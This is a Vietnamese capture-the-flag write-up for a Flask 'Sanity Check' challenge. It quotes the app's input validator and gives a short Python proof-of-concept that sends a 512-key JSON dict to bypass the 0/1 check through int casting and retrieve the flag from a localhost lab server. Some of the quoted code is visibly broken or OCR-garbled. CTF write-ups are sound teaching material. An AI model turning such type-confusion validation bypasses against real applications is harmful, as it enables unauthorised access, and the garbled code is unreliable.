


Sanity Check




Truy cập vào trang web thì là có cái form để login, chỉ yêu cầu điền tên



Điền tên xong thì thấy chỗ để checkbox và nút update với logout



Ở đây thì ô nào đã tích thì có giá trị là 1 và chưa tích thì là 0



Nếu xem trong suộc code thì điều kiện để lấy flag là nội dung của data được lưu vào trong file phải chứa Holactf thì mới trả về flag

```
@app.route('/update', methods=['POST'])
@is_User_Exist
def update():
        data = request.json
        if(not is_valid_input(data['data'])):
            return jsonify({'error':'Invalid input'})
        save_to_file(data['data'], get_user_filename())
        return jsonify({'status': 'updated', 'new_state': data['data']})
    except Exception as e:
        return jsonify({'error':e})
@app.route('/get_flag', methods=['GET'])
@is_User_Exist
def get_flag():
    data=read_file(get_user_filename())
    response = FLAG if "Holactf" in data else "No :v"
    return jsonify({'flag': response})
@app.route('/logout', methods=['GET'])
@is_User_Exist
def logout():
    if(os.path.exists(get_user_filename())):
        os.remove(get_user_filename())
    session.pop('username', None)
    return redirect(url_for('index'))
if __name__ == '__main__':
    app.run(host="0.0.0.0", port=PORT)
```

Để ý trong hàm is_valid_input thì nó check xem có phải là 0 hoặc 1 không bằng cách ép kiểu char sang int

```
NUMBER_OF_BITS = 32*16
     FLAG = open('flag.txt', 'r').read().strip() if os.path.exists('flag.txt
     default_data = '0'*NUMBER_OF_BITS
     os.makedirs('user', exist_ok=True)
17
     def is_valid_input(input):
         if input == '' or len(input) != NUMBER_OF_BITS:
             for char in input:
                 if int(char) != 0 and int(char) != 1:
         except ValueError:
             return False
     def save_to_file(string, filename):
         with open(filename, "w", encoding="utf-8") as file:
             file.write(str(string))
    def read_file(filename):
         with open(filename, 'r', encoding="utf-8") as f:
             data=f.read()
             return data
```

Lợi dụng cái check kiểu này thì tôi tạo 1 cái dict để key là các số 0 và value chứa Holactf, khi check thì nó ép kiểu int nên các key là 0 sẽ ép về giá trị 0, thỏa mãn điều kiện, độ dài thì cho 512 cái key vào, value thì chỉ cần 1 value chứa Holactf là được Tôi dùng đoan script này để lấy flag:

```
import requests
BASE = "http://127.0.0.1:2222"
with requests.Session() as s:
    s.post(f"{BASE}/", data={"username": "poc"})

keys = ['0' * i for i in range(1, 513)]
    data_dict = {k: "" for k in keys}
    data_dict['0'] = "Holactf"

print(data_dict)
    r = s.post(f"{BASE}/update", json={"data": data_dict})
    print("Update:", r.json())

r = s.get(f"{BASE}/get_flag")
```

print("Get flag:", r.json())

```
X 🍦 арр.ру 1
 > 🥏
 BASE = "http://127.0.0.1:2122"
 with requests.Session() as s:
    s.post(f"{BASE}/", data={"username": "poc"})
 keys = ['0' * i for i in range(1, 513)]
data_dict = {k: "" for k in keys}
data_dict['0'] = "Holactf"
 print(data_dict)
 r = s.post(f*(BASE)/update", json={"data": data_dict})
print("Update:", r.json())
 r = s.get(f"{BASE}/get_flag")
print("Get flag:", r.json())
PROBLEMS O OUTPUT DEBUG CONSOLE TERMINAL PO

    □ Python + ∨ □ 
    □ ··· | □ ×
[namdeptrai@arch sanity]$
```